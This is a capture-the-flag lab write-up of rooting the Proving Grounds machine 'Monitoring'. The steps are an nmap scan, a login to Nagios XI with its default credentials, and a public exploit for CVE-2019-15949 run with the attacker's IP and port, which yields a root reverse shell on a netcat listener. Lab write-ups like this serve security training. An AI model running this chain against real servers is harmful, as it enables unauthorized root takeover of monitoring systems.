

Monitoring | Write-up

Machine: Monitoring

Difficulty: Easy

Platform: Proving Ground Play

Operating System: Linux

Target IP: 192.168.118.136

Date Completed: 15-02-2026

Author: Armaan Nain

Objectives

- Root Flag
-

Reconnaissance & Enumeration

Port & Service Scan :

🔗 Command : NMAP SCAN

```
sudo nmap 192.168.118.136 -sCV -oN nmap-scan --min-rate=300 -p-
```

Scanned the machine for open services facing public network.

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
|   256  e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
|_  256  0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-09-08T17:59:00
|_ Not valid after:  2030-09-06T17:59:00
|_ ssl-date: TLS randomness does not represent time
|_ smtp_commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Nagios XI
|_ http-server-header: Apache/2.4.18 (Ubuntu)
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http     Apache httpd 2.4.18 ((Ubuntu))
|_ tls-alpn:
|_  http/1.1
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Nagios XI
|_ ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2020-09-08T18:28:08
|_ Not valid after:  2030-09-06T18:28:08
|_ ssl-date: TLS randomness does not represent time
5667/tcp  open  tcpwrapped
Service Info: Host:  ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 248.78 seconds

```

The scan revealed multiple open services and suspected operating system to be **UBUNTU** .

Service Enumeration :

Found a same login page on port 443 and port 80. Did a quick google search for default credentials [nagiosadmin:admin], tried them against the hoisted service and got a successful logged in session on port **443** .



Enumerated the web service further to see service version in use , to check for publicly available exploits to the identified service version .

Nagios XI Home Views Dashboards Reports Configure Tools

This trial copy of Nagios XI has expired. [Purchase a License Now](#) or [Enter your license key](#).

System Information
System Status
Monitoring Engine Status
Audit Log
Check For Updates
Users
Manage Users
LDAP/AD Integration
Notification Management
User Sessions
System Config
System Settings
License Information
Proxy Configuration
System Profile
Email Settings
Mobile Carriers
Performance Settings
Automatic Login
Security Credentials
SSH Terminal
Monitoring Config


Check for Updates

Ensure your IT infrastructure is monitored effectively by keeping up with the latest updates.

[Check For Updates Now](#)

[Upgrade to Latest Version](#)

Available Updates

 **A new Nagios XI update is available.**

5.7.3 was released on September 3rd, 2020.

Visit www.nagios.com to obtain the latest update.

Latest Available Version:	5.7.3
Installed Version:	5.6.0
Last Update Check:	2020-09-08 11:28:04

Last Updated: 2026-02-15 05:10:41

🔍 Command : Search for Public Exploits for vulnerable service

```
searchsploit nagios XI 5.6
```

copied the exploit in current directory and read it for what it do , and usage instructions . It contains python code in txt file , so changed file extension to .py .

```
> searchsploit 52138 -m
Exploit: Nagios Xi 5.6.6 - Authenticated Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/52138
Path: /usr/share/exploitdb/exploits/multiple/webapps/52138.txt
Codes: CVE-2019-15949
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
```

Checked for the vulnerable plugin that was going to be exploited by the exploit , if available on the system.

192.168.118.136/nagiosxi/admin/

Home Views Dashboards Reports Configure Tools Help Admin

Nagios XI has expired. [Purchase a License Now](#) or [Enter your license key](#).

check_overcr	www-data	nagios	rw-rw-r--r--	2020-09-08 11:07:17		
check_pgsql	www-data	nagios	rw-rw-r--r--	2020-09-08 11:07:17		
check_ping	www-data	www-data	rw-rw-r--r--	2026-02-15 05:26:36		
check_pnp_rrds.pl	www-data	nagios	rw-rw-r--r--	2020-09-08 11:07:40		
check_pop	www-data	nagios	rw-rw-r--r--	2020-09-08 11:07:17		
check_postgres.pl	www-data	nagios	rw-rw-r--r--	2020-09-08 11:13:27		

🔗 Command : Exploit usage

```
python3 exp.py -t https://192.168.118.136/ -b /nagiosxi/ -u nagiosadmin -p 'admin' -lh 192.168.45.211 -lp 4444 -k
```

started up the listener and ran the exploit , Exploit performed as expected and got the remote command execution on the target machine as root.

```
> python3 exp.py -t https://192.168.118.136/ -b /nagiosxi/ -u nagiosadmin -p 'admin' -lh 192.168.45.211 -lp 4444 -k
CVE-2019-15949 Nagiosxi authenticated Remote Code Execution
Login NSP Token: 968e714767b91e94748cd7afca412b805359a8da02920c8d0d51d605a5a071af
Logged in!
Uploading Malicious Check Ping Plugin
Upload NSP Token: 095212e811f9c309cb8a3946260d65505bd674848c08f05857942c9cfec88d47
```

```
> sudo rllwrap nc -nlvp 4444
[sudo] password for raven:
listening on [any] 4444 ...
connect to [192.168.45.211] from (UNKNOWN) [192.168.118.136] 56318
bash: cannot set terminal process group (954): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile# ls
ls
CHANGES.txt
getprofile.sh
profile.inc.php
profile.php
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile# whoami && id
<osxi/html/includes/components/profile# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile# |
```

Flags

Root: {HIDDEN}

Tools & Techniques Used

Nmap
Manual Exploitation

References :

- [Exploit used](#)

My Experience :

- The machine was easy , I chose to do manual exploitation instead of using metasploit . I had a few difficulties at first like i was trying to login on port 80, which wasted quite some of my time. Overall learned something new from this machine.
-